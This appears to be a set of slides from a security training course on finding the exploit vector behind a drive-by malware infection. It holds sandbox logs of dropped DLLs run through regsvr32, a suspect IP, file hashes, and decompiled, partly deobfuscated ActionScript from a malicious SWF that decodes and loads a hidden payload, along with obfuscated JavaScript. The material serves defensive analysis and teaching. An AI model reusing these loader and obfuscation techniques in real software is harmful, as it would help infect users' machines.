

Recognizing the Exploit Vector



Dr. Jared DeMott

SECURITY RESEARCHER AND ENGINEER

@jareddemott www.vdalabs.com



Overview




Typical exploitation scenarios

Show steps to determine exploit vector


Analyze malware sample




ANATOMY OF A SPEAR PHISHING ATTACK



Drive-by




Real sample from the wild



Can we determine what the
exploit was?



- 22:46:57 Network
- 22:46:57 Network
- 22:47:01 Network
- 22:47:05 Network
- 22:47:05 Network
- 22:47:10 Network
- 22:47:12 Network
- 22:47:12 Invoked
- 22:47:27 Invoked
- 22:47:27 Invoked
- 22:47:27 Dropped and Executed
- 22:47:28 Dropped and Loaded
- 22:47:29 Registry Settings Upd...
- 22:47:29 Dropped DLL Deleted
- 22:47:29 Process Opened
- 22:47:29 Shellcode Injection
- 22:47:32 Privilege Escalations ...
- 22:47:32 Privilege Escalations





HTML?

Jar?

SWF?

JS Detox

Cerbero Profiler



The screenshot shows the Cerbero website homepage. At the top is a dark navigation bar with the Cerbero logo (a red 'C' icon followed by the word 'cerbero' in white) and a menu with links: Home, Products (with a dropdown arrow), Store, Blog, Research, About, and Contact. Below the navigation bar is a large red banner. On the left side of the banner is a white box containing three overlapping screenshots of the Cerbero software interface, with the text 'Automatic & Interactive File Analysis' centered below them. To the right of these screenshots, the text 'The state-of-the-art file analysis infrastructure' is displayed. Below this text is a bulleted list of services: Automatic Analysis, Interactive Analysis, Security, Forensics, Privacy, and Consulting. At the bottom of the banner are two buttons: 'Learn more about us' and 'View our products'. Below the banner, the page is divided into two columns. The left column is titled 'News' and contains a small image of a brochure with the text: 'It is our pleasure to announce that we're now accepting orders from individuals. Click here to download our brochure.' The right column is titled 'Quick tour' and contains a list of features, each preceded by a green checkmark: 'Automatic Analysis' to locate possible threats, privacy issues or interesting information; 'Interactive Analysis' combined with an advanced interface to empower the user to inspect things on his own; 'Huge number of supported File Formats: executables, documents, databases, archives, fonts, images, etc.'; and 'Raw Data Analysis' performed through C/C++ data types and an advanced hex view.

Cerbero

Home Products Store Blog Research About Contact

Automatic & Interactive File Analysis

The state-of-the-art file analysis infrastructure

- Automatic Analysis
- Interactive Analysis
- Security
- Forensics
- Privacy
- Consulting

[Learn more about us](#) [View our products](#)

News


 It is our pleasure to announce that we're now accepting orders from individuals. Click [here](#) to download our brochure.

Quick tour

- ✓ **Automatic Analysis** to locate possible threats, privacy issues or interesting information.
- ✓ **Interactive Analysis** combined with an advanced interface to empower the user to inspect things on his own.
- ✓ Huge number of supported **File Formats**: executables, documents, databases, archives, fonts, images, etc.
- ✓ **Raw Data Analysis** performed through C/C++ data types and an advanced hex view.



My first choice for
viewing jar files



My first choice for
viewing SWF files



What files are in our case study?



```
jared@WIN-6FA51D049IN /c/Users/jared/Desktop/ExamineAlerts/moose/files
$ file * | wc -l
1412

jared@WIN-6FA51D049IN /c/Users/jared/Desktop/ExamineAlerts/moose/files
$ file * | grep -i htm | wc -l
92

jared@WIN-6FA51D049IN /c/Users/jared/Desktop/ExamineAlerts/moose/files
$ file * | grep -i swf
en-728x90-hd-BlackFriday-Flyer-wk43[1].swf:
                                         Macromedia Flash data (compressed), version 9
limit[1].swf:
                                         Macromedia Flash data (compressed), version 13

jared@WIN-6FA51D049IN /c/Users/jared/Desktop/ExamineAlerts/moose/files
$ file * | grep -i java

jared@WIN-6FA51D049IN /c/Users/jared/Desktop/ExamineAlerts/moose/files
$
```



53318	22:47:03	FileMon	\program files (x86)\internet explorer\iexplore.exe (2028)	MODIFIED \Users\bruser1729\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\MJ280M1Y\limit[1].swf	EventType=65536, EvAction=BRO_RULE_ACTION_ALLOWED, EvRuleID=0	Unknown
-------	----------	---------	--	---	---	---------

\program files (x86)\internet explorer\iexplore.exe

Geolocation



95.211.205.229

Netherlands



invoked

Windows\syswow64\regsvr32.exe "C:\windows\SysWOW64\regsvr32.exe -s "C:\Users\bruser1729\AppData\Local\Temp\{EBAB6D64-C85A-4316-8C91-A08274E2730E}\api-ms-win-system-umpo-l1-1-0.dll""



Process Opened

Nov 27, 2015, 22:47:22

uXenClipboard.exe

Nov 27, 2015, 22:47:27

api-ms-win-system-umpo-l1-1-0.dll

Nov 27, 2015, 22:47:29

api-ms-win-system-umpo-l1-1-0.dll

Nov 27, 2015, 22:47:32

api-ms-win-system-umpo-l1-1-0.dll

Nov 27, 2015, 22:47:32

api-ms-win-system-umpo-l1-1-0.dll

Nov 27, 2015, 22:47:32

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Nov 27, 2015, 22:47:32

api-ms-win-system-umpo-l1-1-0.dll

Nov 27, 2015, 22:47:32

api-ms-win-system-umpo-l1-1-0.dll

Nov 27, 2015, 22:47:32

api-ms-win-system-umpo-l1-1-0.dll

invoked

Windows\syswow64\regsvr32.exe "C:\windows\SysWOW64\regsvr32.exe -s "C:\Users\bruser1729\AppData\Local\Temp\{23F1EF22-CF34-4E1A-A11C-0BCE4BFD39FA}\lapds62.dll""

Network

Nov 27, 2015, 22:47:12

Network

Nov 27, 2015, 22:47:12

iexplore.exe

invoked

Nov 27, 2015, 22:47:27

regsvr32.exe

Dropped and Executed

Nov 27, 2015, 22:47:27

TMPAA04.tmp

Registry Settings Updated...

Nov 27, 2015, 22:47:29

{FF78ABD7-C401-47AD-B84C-...

Process Opened

Nov 27, 2015, 22:47:29

uXenClipboard.exe

Privilege Escalations thr...

Nov 27, 2015, 22:47:32

MD5 checksum: 0963FFA855D8AB95854D7ECB010F02E1

SHA1 checksum: 9BAAB72574324AB80BA7FF58822FAE4D9CD0550A

Windows\System32\conhost.exe -> \Users\bruser1729\AppData\Local\Temp\{2669969D-4E7A-4A6A-A030-7A40E54BF42F}\TMPAA04.tmp

PROCESS INVOCATIONS

22:47:12	iexplore.exe	Execute Windows\System32\conhost.exe C:\windows\system32\conhost.exe
22:47:27	conhost.exe	Execute Windows\syswow64\regsvr32.exe C:\windows\SysWOW64\regsvr32.exe -s "C:\Users\bruser1729\AppData\Local\Temp\{EBAB6D64-C85A-4316-8C91-A08274E2730E}\api-ms-win-system-umpo-l1-1-0.dll"
22:47:27	conhost.exe	Execute Windows\syswow64\regsvr32.exe C:\windows\SysWOW64\regsvr32.exe -s "C:\Users\bruser1729\AppData\Local\Temp\{23F1EF22-CF34-4E1A-A11C-0BCE4BFD39FA}\apds62.dll"
22:47:27	conhost.exe	Execute Users\bruser1729\AppData\Local\Temp\{2669969D-4E7A-4A6A-A030-7A40E54BF42F}\TMPAA04.tmp C:\Users\bruser1729\AppData\Local\Temp\{2669969D-4E7A-4A6A-A030-7A40E54BF42F}\TMPAA04.tmp
22:48:41	iexplore.exe	Execute Windows\syswow64\regsvr32.exe C:\windows\SysWOW64\regsvr32.exe



- DefineButton2 (69)
- DefineButton2 (78)
- DefineButton2 (79)
- DefineButton2 (80)
- DefineButton2 (81)
- DefineButton2 (82)
- DefineSprite (23)
- DefineSprite (38)
- DefineSprite (49)
- DefineSprite (55)
- DefineSprite (60)
- frame 1
 - PlaceObject2 (3: Enabler) (: Enabler)
 - DoAction
- frame 119

Basic tag info

Name	Value
Tag Type	DoAction (12)
Offset	1366 (0x556)
Length	484 (0x1e4)

ActionScript source

```

1 function my_delayedFunction()
2 {
3     if (arrowClicked == false)
4     {
5         play();
6     }
7 }
8 container1.exit_btn.onRelease = function()
9 {
10     enabler.exit("Product_Exit_1");
11     trace("exit1");
12 };
13 container2.exit_btn.onRelease = function()
14 {
15     enabler.exit("Product_Exit_2");
16     trace("exit2");
17 };
18 container3.exit_btn.onRelease = function()
19 {
20     enabler.exit("Product_Exit_3");
21     trace("exit3");
22 };
23 container4.exit_btn.onRelease = function()
24 {
25     enabler.exit("Product_Exit_4");
26     trace("exit4");
27 };
28 var count = 0;
29 var delay = 3500;
30 var arrowClicked = false;
31


```

P-code source

```

1 ConstantPool "arrowClicked" "container1" "exit_btn"
2 DefineFunction "my_delayedFunction" 0 {
3   Push "arrowClicked"
4   GetVariable
5   Push false
6   Equals2
7   Not
8   If loc00eb
9   Play
10 }
11 loc00eb:Push "container1"
12 GetVariable
13 Push "exit_btn"
14 GetMember
15 Push "onRelease"
16 DefineFunction "" 0 {
17   Push "Product_Exit_1" 1 "enabler"
18   GetVariable
19   Push "exit"
20   CallMethod
21   Pop
22   Push "exit1"
23   Trace
24 }
25 SetMember
26 Push "container2"
27 GetVariable
28 Push "exit_btn"
29 GetMember
30 Push "onRelease"
31 DefineFunction "" 0 {

```

 Edit (Experimental)

 Edit



limit[1].swf

- header
- binaryData
- frames
- others
- scripts
 - \$1111\$
 - IIII
 - II11

Traits Constants

- private var II11:String = "4Fgb5p150L3n8";
- private var IIII;
- private function IIII(param1:Object = null) : void
- public function II11() : int
- private function IIII() : *
- public function IIII(param1:*) : *

ActionScript source

II11

```

27     private function II11(param1:Object = null) : void
28     {
29         this[II11.$1111$] (II11.II11,this.II11);
30         this.II11();
31     }
32
33     public function II11() : int
34     {
35         var _loc1_:* = "someString|someOtherPart|oneMorePart";
36         var _loc2_:Array = _loc1_.split("|");
37         var _loc3_:* = new $1111$();
38         _loc3_[II11.II11]();
39         _loc3_ = this.II11(_loc3_);
40         var _loc4_:* = new (this.II11[II11.$1111$] (II11.$1111$) as Class)();
41         _loc4_[II11.II11](_loc3_);
42         this[II11.$1111$](_loc4_);
43         return -1;
44     }
45
46     private function IIII() : *
47     {
48         var _loc3_:uint = 0;
49         var _loc1_:* = new (this.II11[II11.$1111$] (II11.II11) as Class)();
50         var _loc2_:* = 0;
51         while (_loc2_ < this.II11.II11) {
52             this.II11.II11[_loc2_] = this.II11.II11[_loc2_] + _loc1_.split("|")[0];
53             _loc2_++;
54         }
55     }

```

Edit (Experimental)


Method/Getter

II11

- 1 trait method
- 2 method
- 3 name null
- 4 returns
- 5
- 6 body
- 7 maxstack
- 8 localcount
- 9 initscope
- 10 maxscope
- 11
- 12 code
- 13 getlocal
- 14 pushscope
- 15 pushstring
- 16 setlocal
- 17 getlocal
- 18 pushstring
- 19 callproperty
- 20 coerce
- 21 setlocal
- 22 findproperty
- 23 construct
- 24 coerce



```
Main.as  exploit.as  bytearray.as
32      }
33
34      public function ExploitCode() : int
35      {
36          var _loc1:* = "someString|someOtherPart|oneMorePart";
37          var _loc2:Array = _loc1.split("|");
38          var secretResourceToLoad:* = new bytearray();
39          //trace( secretResourceToLoad);
40          secretResourceToLoad[exploit.uncompress]();
41          //trace( secretResourceToLoad );
42          secretResourceToLoad = this.moreDecoding(secretResourceToLoad);
43          trace("secretResourceToLoad = " + secretResourceToLoad );
44          var loader:* = new (this.llIII[exploit.getDefinition](exploit.flash_display_loader) as Class)();
45          loader[exploit.loadBytes](secretResourceToLoad);
46          trace( "loader=" + loader );
47          //this[exploit.addChild](loader);
48          return -1;
49      }
50
51      private function decodeSecret() : *
52      {
53          var _loc3:uint = 0;
```



↑ Send up

Formatted

[Edit](#)

```

var dIWQnuWUTCcE;
var LBqLJpIGKmP = function() {
    if(typeof jquery === "string") {
5.     }
    var target = arguments[0] || { }, i = 1, length = arguments.length, deep = false;
    if(typeof target === "boolean") {
        deep = target;
        target = arguments[i] || { };
10.     i++;
    }
};
var KQrZSM yngFWA, fsbnivBGGL;
var zoFjRbTiTDef;
15. var eAyySf = 'sb', jX5 = 'e';
    var mM = "replace";
    fsbnivBGGL = 'str';
    fsbnivBGGL = "substr";
    var EHs4d = 'pro' + 'yo'["replace"]('y', 't') + 'type';
20. var oi = this['Array'][EHs4d];
    var rxRb3 = 'ex';
    rxRb3 = "Ridex";
    if(!oi["Ridex"]) {
        oi[rxRb3] = (function(H9vaw, Bgs) {
25.     var BqS = 'ngth';
        BqS = "length";
        for(var hXevH = Bgs || 0, ETo = this[BqS]; hXevH < ETo; hXevH++) {
            if(this[hXevH] === H9vaw) {
                return hXevH;
            }
        }
    })(this, rxRb3);
}

```



Demo



Lets see the tools in action



Summary



**Discussed typical hardships with
determining exploit**

- Lab

